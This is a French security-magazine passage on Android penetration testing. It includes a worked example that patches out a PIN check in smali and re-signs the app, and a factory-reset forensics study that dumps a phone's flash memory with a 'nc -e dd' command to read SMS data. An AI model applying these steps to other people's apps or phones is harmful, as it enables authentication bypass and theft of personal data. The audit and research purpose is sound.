Les outils am / Intent Fuzzer / Intent Sniffer / Drozer offriront des solutions en adéquation avec la majorité des cas rencontrés.

am est un outil en ligne de commande permettant de diffuser des « intents », des services, « Activities », etc. On profitera donc de ce dernier afin de tester et / ou d'altérer le comportement « normal » de l'application (si les mécanismes ne sont pas bien implémentés). Afin de comprendre son utilisation, il est conseillé de bien regarder ce qui se passe dans les journaux d'évènements et de vérifier les informations renseignées dans le fichier manifest.xml de l'application.

Intent Fuzzer et Intent Sniffer sont des outils qui commencent à dater. On pourra néanmoins s'inspirer de leurs concepts afin de tester les « Broadcast Receivers », « Services » et autres « Activities ».

Que peut faire concrètement une application malveillante ou spécialement conçue avec les « intents » d'une application dont les permissions sont mal gérées ?

- Intercepter / récupérer des messages qui auraient dû être « chiffrés » et donc qui contiennent des informations jugées sensibles ;
- Altérer le contenu d'un message à son avantage ;
- Envoyer des messages afin de détourner le fonctionnement attendu de l'application et donc de récupérer des informations.

« Enfin, nous nous intéresserons aux IPC non sécurisées notamment les mécanismes d'« intents » qui permettent aux applications de communiquer et d'échanger des données entre elles... »

Il est impossible d'être 100% exhaustif dans le cadre d'un article généraliste. Mais les contrôles réalisés sur l'ensemble des points précédemment cités permettront d'avoir un bon aperçu du niveau de sécurité global de l'application auditée.

À titre indicatif, d'autres outils dont nous avons ici fait abstraction peuvent être utilisés. Ces derniers permettent de réaliser des tests plus poussés (« hooks », etc.), comme cydia ou encore xposed. Il peut également être intéressant dans certaines circonstances de débugguer le « bytecode » smali.

> Rétroingénierie appliquée aux tests d'intrusion

Lors de la réalisation d'un test d'intrusion sur une application Android, il arrive que des mécanismes applicatifs perturbent ou empêchent certains tests :

- Contrôles SSL stricts / Certificate pinning ;
- Contrôles de sécurité client ;
- Opérations intraçables dynamiquement ;
- etc.

Dans ces situations, il peut être intéressant d'effectuer des opérations de rétroingénierie sur les applications pour comprendre le fonctionnement de ces mécanismes, voire de les « patcher » afin de contourner un blocage ou insérer des fonctions permettant de tracer les actions effectuées.

La procédure à mettre en œuvre est relativement triviale :

- Définir l'opération à réaliser (patcher un contrôle, insérer un morceau de code, etc.) ;
- Décompiler le code JAVA afin d'obtenir une bonne visibilité sur l'endroit où appliquer cette modification du code ;
- Désassembler l'application vers son « bytecode » smali ;
- Insérer le code smali ;
- Recompiler et re-signer l'application ;
- Profit.

L'encart (Bonus #3) présente un exemple de « patching » d'un contrôle de sécurité. Mais il est tout à fait possible de réaliser des opérations similaires pour afficher au sein du journal d'évènements (logcat) toute écriture ou ouverture de fichiers sur le système de fichier, rediriger des flux ou supprimer la vérification des certificats SSL par exemple.

> Recommandations

À la suite d'un test d'intrusion Android, ce sont souvent les mêmes points faibles qui sont pointés du doigt, alors que des actions peu complexes permettraient d'assurer un niveau minimum. Nous vous proposons donc quelques Quick Wins, à la fois simples à mettre en œuvre et relevant le niveau de sécurité de façon notable :

- Assurer le chiffrement des communications (SSL/TLS, « certificate-pinning ») et des données stockées localement ;
- Ne jamais effectuer de contrôle client lorsqu'ils peuvent être effectués par le serveur ;
- Appliquer côté serveur les mêmes contrôles que pour une application Web « classique » (injection SQL, CSRF, sécurisation des fonctions d'upload, etc.) ;
- Obfusquer le code Android avec des outils tels que Proguard, intégré au sein du SDK Android.

Références

- https://www.owasp.org/index.php/OWASP_Mobile_Security_Project
- http://oasam.org/
- https://developer.android.com/google/play/billing/billing_best_practices.html
- https://developer.android.com/about/dashboards/index.html
- https://github.com/pxb1988/dex2jar
- http://www.netmite.com/android/mydroid/dalvik/docs/dexopt.html
- https://www.quora.com/What-are-the-technical-details-of-the-Android-ART-runtime-introduced-in-Android-4-4
- http://varaneckas.com/jad/
- http://jd.benow.ca/

>>> Bonus #3 : exemple de contournement de contrôle local

Dans le cas présenté ici, l'application auditée permet à ses utilisateurs de télécharger des données distantes, de les éditer puis de synchroniser les changements avec le serveur.

Lors de sa première authentification auprès du serveur, l'application demande à l'utilisateur de définir un code PIN distant. Ainsi l'utilisateur n'a pas à fournir ses identifiants à chaque fois qu'il désire utiliser l'application. Ce mécanisme présente également l'avantage de permettre l'édition des données en mode « hors connexion » puis de les synchroniser.

Ainsi, lors des phases d'authentification suivantes, l'application réclame ce PIN avant toute interaction (on pourrait d'ailleurs se pencher sur la manière dont celui-ci est stocké sur le terminal…).

Par nature, ce contrôle de mot de passe est effectué localement par l'application et peut donc être contourné de deux manières :


- ✚ En modifiant dynamiquement le comportement de l'application (complexe) ;
- ✚ En « patchant » ce contrôle dans le code de l'application (facile).

C'est cette deuxième méthode que nous avons privilégiée, car elle nous semblait la plus simple et la plus rapide à mettre en œuvre.

La première étape consiste à rechercher l'emplacement dans le code où est effectué ce contrôle. Pour cela, avant de se plonger dans le bytecode qui sera plus difficile à analyser et interpréter, on peut procéder à la décompilation de l'application. Cette opération permettra d'obtenir un pseudo-code Java facile à lire, nous permettant de prendre note des noms des classes, fonctions ou méthodes à « patcher ».

On commence donc par transformer notre application au format APK en un fichier JAR à l'aide de la suite de script dex2jar. Cette archive JAR peut alors être décompilée, avec jd-gui par exemple, mais jad ou un autre décompilateur fiable ferait l'affaire :

```
alebrun:                    $ dex2jar                    .APK
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar                 .APK ->                 _dex2jar.jar
Done.
```



En effectuant une recherche dans le code, la chaîne de caractères correspondant au message d'erreur, on retrouve en quelques secondes la méthode appelée lors de la saisie du code PIN (clicSurBoutonGauche). Ici, la chaîne en question n'est pas définie comme ressource externe, ce qui permettrait de fournir des versions différentes en fonction de la langue du système par exemple, ce qui faciliterait la tâche.

Le cas échéant, il suffirait de rechercher cette chaîne dans les ressources, puis de chercher les méthodes y faisant appel.

```
.java
class      _Valider extends WDBouton
{
     _Valider()
  {
  }

  public void activerEcoute()
  {
    super.activerEcouteurClic();
  }

  public void clicSurBoutonGauche()
  {
    super.clicSurBoutonGauche();
    GWDFMenuP.this.fWD_p_MotDePasse();
    if (GWDFMenuP.this.mWD_Sai_Mdp.opEgal(          .vWD_ChMdpBdDSQLite))
    {
      WDAPIFenetre.ouvreFille(          .ms_Project.mWD_MenuP2);
      return;
    }
    WDAPIDialogue.erreur(new WDChaineA("Le mot de passe saisi n'est pas correct").getString());
    WDAPIDivers.repriseSaisie(GWDFMenuP.this.mWD_Sai_Mdp);
  }
```

On constate que la fonction assurant le contrôle du PIN est particulièrement triviale :

- ✚ La méthode clicSurBoutonGauche récupère le PIN saisi par l'utilisateur ;
- ✚ Il est comparé avec la valeur stockée au sein d'une base SQLite (accessoirement, en clair) ;
- ✚ Si celui-ci est valide, l'application présente la fenêtre du menu principal (mWD_MenuP2) ;
- ✚ S'il n'est pas valide, on affiche un message d'erreur : « Le mot de passe saisi n'est pas correct ».

Il suffirait donc de supprimer le saut conditionnel et de s'assurer que l'application ouvre toujours la fenêtre du menu principal pour défaire ce contrôle de sécurité.


À ce stade, il est (quasiment) impossible de modifier directement le code Java et de recompiler l'application pour en obtenir une nouvelle fonctionnelle. En effet, il est très rare que le décompilateur parvienne à décompiler la totalité du code, et encore plus rare que le code décompilé soit « recompilable » sans problème. On passera donc par le bytecode smali.

Pour cela, désassemblons l'application vers le « bytecode » smali avec l'outil apktool et cherchons notre méthode :

```
mlebrun:reverse/ $ apktool d [redacted].APK
lrwxrwxrwx 1 mlebrun mlebrun 35 Jul 17 14:25 /home/mlebrun/bin/apktool -> /home/mlebrun/Tools/apktool/apktool
I: Using Apktool 2.0.0-Beta9 on [redacted].APK
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/mlebrun/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
Cleaning up unclosed ZipFile for archive /home/mlebrun/apktool/framework/1.apk
I: Copying assets and libs...
I: Copying unknown files/dir...
I: Copying original files...
mlebrun:reverse/ $ ls -l
total 2028
-rw-r--r-- 1 501 games 2068565 Jul 17 14:35 [redacted].APK
drwxr-xr-x 1 501 games     238 Jul 17 14:35 [redacted].APK.out
```

Dans ce cas précis, le patch est excessivement simple : il suffit de supprimer purement et simplement le saut conditionnel pour exécuter le code prévu en cas de succès. La présence d'une instruction « return » à la fin de ces instructions assure que le code prévu en cas d'échec ne sera, lui, jamais appelé.

```
[redacted]$GWDBtn_Valider.smali
.line 389
iget-object v0, p0, Lcom[redacted]'GWDFMenuP$GWDBtn_Valider;->this$0:Lcom[redacted]'GWDFMenuP;

invoke-virtual {v0}, Lcom[redacted]'GWDFMenuP;->fWD_p_MotDePasse()V
                                                    Début de la méthode clicSurBoutonGauche
.line 392
iget-object v0, p0, Lcom[redacted]'GWDFMenuP$GWDBtn_Valider;->this$0:Lcom[redacted]/GWDFMenuP;

iget-object v0, v0, Lcom[redacted]'GWDFMenuP;->mWD_Sai_Mdp:Lcom[redacted]'GWDFMenuP$GWDSai_Mdp;

sget-object v1, Lcom[redacted];->vWD_ChMdpBdDSQLite:Lfr/[redacted]'WDObjet;

invoke-virtual {v0, v1}, Lcom[redacted]/GWDFMenuP$GWDSai_Mdp;->opEgal(Lfr/[redacted]'WDObjet;)Z

move-result v0
                                                    Appel de la méthode de comparaison de chaînes
if-eqz v0, :cond_0  <-- Saut conditionnel

.line 395
sget-object v0, Lcom[redacted];->ms_Project:Lcom[redacted];

iget-object v0, v0, Lcom[redacted];->mWD_MenuP2:Lcom/[redacted]'GWDFMenuP2;

invoke-static {v0}, Lfr/[redacted]/WDAPIFenetre;->ouvreFille(Lfr[redacted]/WDObjet;)V

.line 408
:goto_0
return-void
                                                    Code exécuté en cas de succès
.line 401
:cond_0                                             Code exécuté en cas d'échec
new-instance v0, Lfr/[redacted]/WDChaineA;

const-string v1, "Le mot de passe saisi n\'est pas correct"

invoke-direct {v0, v1}, Lfr/[redacted]'WDChaineA;-><init>(Ljava/lang/String;)V

invoke-virtual {v0}, Lfr/[redacted]'WDChaineA;->getString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lfr/[redacted]/WDAPIDialogue;->erreur(Ljava/lang/String;)V

.line 404
iget-object v0, p0, Lcom/[redacted]'GWDFMenuP$GWDBtn_Valider;->this$0:Lcom/[redacted]/GWDFMenuP;

iget-object v0, v0, Lcom[redacted]'GWDFMenuP;->mWD_Sai_Mdp:Lcom,[redacted]'GWDFMenuP$GWDSai_Mdp;
```



```
*GWDFMenuP$GWDBtn_Valider.smali
.line 389
iget-object v0, p0, Lcom/                    'GWDFMenuP$GWDBtn_Valider;->this$0:Lcom/                    'GWDFMenuP;

invoke-virtual {v0}, Lcom/                   'GWDFMenuP;->fWD_p_MotDePasse()V

.line 392
iget-object v0, p0, Lcom/                   /GWDFMenuP$GWDBtn_Valider;->this$0:Lcom/                    'GWDFMenuP;

iget-object v0, v0, Lcom/                   'GWDFMenuP;->mWD_Sai_Mdp:Lcom/                   GWDFMenuP$GWDSai_Mdp;

sget-object v1, Lcom/                                ;->vWD_ChMdpBdDSQLite:Lfr/                  'WDObjet;

invoke-virtual {v0, v1}, Lcom/                      /GWDFMenuP$GWDSai_Mdp;->opEgal(Lfr/                  'WDObjet;)Z

move-result v0
                    <-- Plus de saut conditionnel
.line 395
sget-object v0, Lcom/                       /GWDPMiniMission;->ms_Project:Lcom/                      'GWDPMiniMission;

iget-object v0, v0, Lcom/                   'GWDPMiniMission;->mWD_MenuP2:Lcom/                      'GWDFMenuP2;

invoke-static {v0}, Lfr/                   /WDAPIFenetre;->ouvreFille(Lfr/                  /WDObjet;)V

.line 408
:goto_0
return-void

.line 401
:cond_0
new-instance v0, Lfr/                      /WDChaineA;
```

On peut alors recompiler l'application avec apktool :

```
mlebrun:reverse/ $ apktool b -o              _patche.apk              .APK.out
lrwxrwxrwx 1 mlebrun mlebrun 35 Jul 17 14:25 /home/mlebrun/bin/apktool -> /home/mlebrun/Tools/apktool/apktool
I: Using Apktool 2.0.0-Beta9 on              .APK.out
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building apk file...
mlebrun:reverse/ $ l
total 6016
-rw-r--r-- 1 501 games 2068565 Jul 17 14:35              .APK
drwxr-xr-x 1 501 games     272 Jul 17 14:36              .APK.out
-rw-r--r-- 1 501 games 2035741 Jul 17 15:51              _patche.apk
-rw-r--r-- 1 501 games 2042964 Jul 17 15:51              _patche.apk.sig
mlebrun:reverse/ $
```

L'application doit cependant être signée pour que le système Android accepte de l'installer, même si l'on utilise un terminal virtuel (émulateur). Si vous ne disposez pas encore d'une clef dédiée, c'est le moment de la créer :


```
mlebrun:apktool/ $ keytool -genkey -v -keystore ./apktool.keystore -alias apktool -keyalg RSA -keysize 2048 -validity 10000
```

```
mlebrun:apktool/ $ jarsigner -verbose -keystore apktool.keystore -storepass apktool -keypass apktool ~/
                                                .apk  apktool
  adding: META-INF/MANIFEST.MF
  adding: META-INF/APKTOOL.SF
  adding: META-INF/APKTOOL.RSA
signing: res/anim/flip_horizontal_in.xml
signing: res/anim/flip_horizontal_out.xml
signing: res/anim/overlap_up_in.xml
signing: res/anim/overlap_up_out.xml
signing: res/anim/separate_down_in.xml
signing: res/anim/separate_down_out.xml
signing: res/anim/slide_left_in.xml
signing: res/anim/slide_left_out.xml
signing: res/anim/slide_right_in.xml
signing: res/anim/slide_right_out.xml
signing: res/drawable/accepter_76.png
signing: res/drawable/action2_36_1_55.png
signing: res/drawable/activandroid_2_break_10.gif
signing: res/drawable/activandroid_2_btn_std_30_np3_9_6_10_10_selector.xml
signing: res/drawable/activandroid_2_btn_std_30_np3_9_6_10_10_selectordisabled.9.png
signing: res/drawable/activandroid_2_btn_std_30_np3_9_6_10_10_selectorfocus.9.png
signing: res/drawable/activandroid_2_btn_std_30_np3_9_6_10_10_selectornormal.9.png
signing: res/drawable/activandroid_2_btn_std_30_np3_9_6_10_10_selectorpressed.9.png
signing: res/drawable/activandroid_2_cbox_4_selector_anim.xml
signing: res/drawable/activandroid_2_cbox_4_selector_animselected_disabled.png
signing: res/drawable/activandroid_2_cbox_4_selector_animselected_focus.png
signing: res/drawable/activandroid_2_cbox_4_selector_animselected_normal.png
```

Les deux outils utilisés pour ces opérations, keytool et jarsigner, sont fournis avec le JDK.

On déploie l'application sur notre terminal à l'aide d'adb. La saisie de n'importe quel code PIN permet alors d'accéder sans restriction au menu de l'application !

```
lebrun:reverse/ $ adb install                    _patche.apk
1322 KB/s (2079976 bytes in 1.536s)
        pkg: /data/local/tmp/                    _patche.apk
Success
```



> Factory Reset sous Android...


Sans étonnement, nos téléphones contiennent aujourd'hui une multitude de données sensibles : e-mails, comptes de réseaux sociaux, SMS, MMS, accès VPN, applications métiers et voire même nos comptes bancaires.

Dans de nombreux cas, vous ferez appel à la réinitialisation de votre appareil pour éviter que ces données ne puissent être récupérées. On peut imaginer que cela se produise lorsqu'un terminal s'apprête à être revendu ou encore lors de sa perte ou vol. Mais à l'heure où de plus en plus d'entreprises prennent conscience de l'importance de leurs données et de l'intérêt de les protéger, des chercheurs de l'Université de Cambridge se sont rendu compte que la suppression des données proposée sur les terminaux Android s'avérait parfois inefficace.

Dans cet article, nous testerons la fonction de réinitialisation proposée au sein des systèmes d'exploitation Android Jelly Bean (4.1.2) et Lollipop (5.1.1) afin de valider si les données peuvent être récupérées ou non par un individu ayant un accès physique au terminal.

Par Simon BUCQUET

Réinitialisation sous Android



Kārlis Dambrāns

Fonctionnement de la réinitialisation d'un terminal

Afin de mieux comprendre comment fonctionne la réinitialisation du téléphone, nous allons ici présenter une partie des recherches [PAPERS] effectuées par des doctorants de l'Université de Cambridge et de l'U.S. Naval Postgraduate School sur l'effacement des données sous Android.

Leur étude révèle cinq points représentant aujourd'hui les vulnérabilités majeures qui permettent la récupération de données sur ces appareils :

- L'absence de la fonctionnalité de suppression des partitions de données dans les versions 2.3.x d'Android ;
- L'absence de pilote pour une suppression sécurisée sur les nouvelles partitions jusqu'à la version 4.3 d'Android ;
- Les pilotes fournis par les fabricants lors de mises à jour système n'implémentent pas rigoureusement cette fonction d'effacement sécurisé (voir plus bas) ;
- L'absence de fonctionnalité assurant une suppression totale à la fois des données de la carte SD interne ainsi que celles de la carte externe pour toutes les versions du système d'exploitation ;

✚ Une faiblesse est présente dans le chiffrement du téléphone jusqu'à la version 4.4 (KitKat) d'Android.

Pour comprendre comment ces vulnérabilités impactent l'effacement de nos données, faisons un retour en arrière depuis les premières versions du système d'exploitation.

La mémoire non volatile depuis les débuts d'Android utilise une mémoire Flash dont la gestion était assurée par le système de fichiers yaffs2 jusqu'à Gingerbread (version 2.3.x), elle intégrait directement la correction d'erreurs et l'uniformisation d'usure nécessaire au bon fonctionnement de ce type de mémoire.




Fig 1 – Liaison des blocs logiques avec yaffs2

Mais depuis l'arrivée de Gingerbread, la majorité des équipements dispose de cartes multimédia embarquées (eMMC). La gestion de la mémoire flash est gérée par la puce elle-même. L'OS dispose alors directement d'un périphérique de type bloc où il peut mettre en place tout autre système de fichiers tel que Ext4, sans que ce dernier ne doive gérer l'uniformisation d'usure et la correction d'erreurs.

Un premier problème avec ce type de carte est que, dans un souci de performance, lorsque des données sont modifiées, elles sont enregistrées dans de nouveaux blocs. Les anciennes données peuvent être simplement ajoutées à une liste de blocs « à effacer », autrement dit pouvant être réécris de la même façon.

« Les puces peuvent avoir été conçues avant la norme eMMC ou encore leur implémentation peut varier d'une version à une autre et d'un constructeur à un autre »

Pour supprimer un bloc de données de façon sécurisée, rappelons qu'il est impératif que chaque bit représentant ce bloc soit modifié et qu'il n'en existe pas de copie (l'uniformisation de l'usure cause ce type de cas).

La norme eMMC depuis sa version 4.4 propose une instruction permettant cette suppression sécurisée : BLKSECDISCARD[2]. Cependant des puces peuvent avoir été conçues avant cette norme ou encore leur implémentation peut varier d'une version à une autre et d'un constructeur à un autre. C'est à cause de ces manquements qu'il a été possible d'exploiter les données de nombreux terminaux Android.

Méthodologie

Nous avons pu expérimenter la récupération de données sur deux téléphones :

✚ Un Nexus S (Android 4.1.2) ;

✚ Un Nexus 5 (Android 5.1.1).

Prérequis :

Afin de pouvoir récupérer l'intégralité de la mémoire interne des téléphones, il est impératif que l'on puisse obtenir les droits administrateur sur ces derniers. Il ne serait pas possible d'accéder directement aux blocs de données du téléphone dans le cas contraire.

Cependant, il ne s'agit pas là d'une étape bloquante pour l'attaquant. En effet, il est simple de trouver une documentation adaptée à chaque téléphone pour débloquer ces droits (jailbreak) :

✚ l'utilitaire adb et les pilotes permettant la communication avec le périphérique sont tous deux inclus dans le SDK d'Android ;

✚ l'utilitaire dd et nc pour copier directement les données au travers d'adb sont tous deux disponibles au sein de busybox (une version est disponible pour arm : http://www.busybox.net/downloads/binaries/latest/).

Après avoir « rooté » le téléphone, nous avons suivi la méthodologie suivante pour les deux systèmes d'exploitation ciblés :

✚ Une première réinitialisation du téléphone ;

✚ La mise en place des données à « récupérer » (email, SMS, Whatsapp, etc.) ;

✚ La réalisation d'une première image de référence ;

✚ La réinitialisation de l'appareil (avec, si disponible, l'option effacement de la carte SD) ;

✚ La réalisation de la seconde image.

L'appareil est réinitialisé dans un premier temps pour permettre l'installation d'un nouvel environnement dont on cherchera par la suite à récupérer les informations.


Sont alors installées les applications suivantes : Facebook et Whatsapp. Des comptes sont créés pour chacune des applications ainsi qu'un compte Google, associé au téléphone.

Des données sont ensuite ajoutées au téléphone :

✚ Une vidéo ;

✚ Des photos ;

✚ Des échanges par SMS, Facebook, Whatsapp, Gmail.



En analysant la table de montage et le script d'initialisation init.rc présent à la racine du téléphone, il est possible de comprendre comment est partitionnée et montée la mémoire du téléphone.

```
/dev/block/mmcblk0;
/dev/block/mmcblk0p1 = /system;
/dev/block/mmcblk0p2 = userdata = /data;
/dev/block/mmcblk0p3 = media = /storage/sdcard0
= /dev/block/vold/179:3;
/dev/block/mmcblk0boot0;
/dev/block/mmcblk0boot1;
```

Fig 2 – Les partitions et points de montage associés trouvés sur le Nexus S

Le bloc, ici : mmcblk0 (Fig 2), contient les autres partitions listées et nous permet de récupérer l'ensemble des données souhaitées. À savoir : la partition userdata, qui contient les données des applications et sdcard contenant les données de l'utilisateur.

On procède alors à la réalisation de la première image qui nous servira de point de référence pour l'étape suivante. Pour effectuer une image, nous obtenons les données du terminal Android à l'aide de l'utilitaire dd. Ces données sont ensuite transférées sur notre poste au travers d'un pont TCP sur le port 7623 dont la communication est assurée par l'utilitaire netcat.

« Le résultat pour le Nexus S est sans appel : l'intégralité des données que l'on souhaitait récupérer a pu être retrouvée »

Ainsi (Fig 3), une première commande permet de créer sur le téléphone une socket en écoute sur le port 7623 en attente d'une connexion afin de transférer la sortie de la commande dd.

L'utilitaire adb nous permet de rediriger un port local vers le terminal, il nous suffira alors, avec une dernière commande, de se connecter sur ce port et de récupérer le flux entrant qui contiendra les données extraites de notre téléphone.

```
// Android
nc -l -p 7623 -e dd if=/dev/block/mmcblk0
// Poste
./adb forward tcp:7623 tcp:7623
nc 127.0.0.1 7623 | pv -i 0.5 > mmcblk0.dd
```

Fig 3 – Réalisation de l'image du bloc mmcblk0

Le système de fichiers de la partition userdata étant en Ext4, on peut facilement monter l'image (Fig 4) dans un système Linux et consulter ses données (Fig 5).

```
root@kaliSBU:~/shared/platform-tools/sauvA# mount -o
ro,loop,noexec,noload ./userdata.dd ./data/
root@kaliSBU:~/shared/platform-tools/sauvA# ls ./data
/system/users/0/
accounts.db           package-restrictions.xml
accounts.db-journal   wallpaper
appwidgets.xml        wallpaper_info.xml
```

Fig 4 – Montage de la partition userdata

```
:~/shared/platform-tools/sauvA/data/data/com.androi
oviders.telephony/databases# sqlite3 mmssms.db
SQLite version 3.7.16.2 2013-04-12 11:52:43
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from sms;
1|1|(068) 1 ||1433262559103|0||1|-1|2|||  ||0|0|1
2|2|0651  ||1433319328917|0||1|-1|2|||Bonjour, votre mot de
se pour l'accès au portail XMCO est  ||0|0|0
3|1|+33681  |1|1433319748336|1433319746000|0|1|-1|1|0||Code
9#o  |+3368  |0|0|1
4|1|06 81  |1433322831745|0||1|-1|2|||Votre mot de pass
  ?pk||0|0|1
sqlite>
```

Fig 5 – Accès direct à la base de données des SMS et MMS depuis l'image

Après avoir vérifié la présence des données, on se lance alors dans la réinitialisation complète du téléphone. Cette opération peut être réalisée à partir des Paramètres du téléphone (Ici : « Paramètres/Sauvegarde et réinitialiser/ Rétablir param. par défaut » et cliquez sur « Réinitialiser le téléphone » puis « Supprimer tout »).

Fig 6 – Réinitialisation du téléphone

Recherche des données : Nexus S

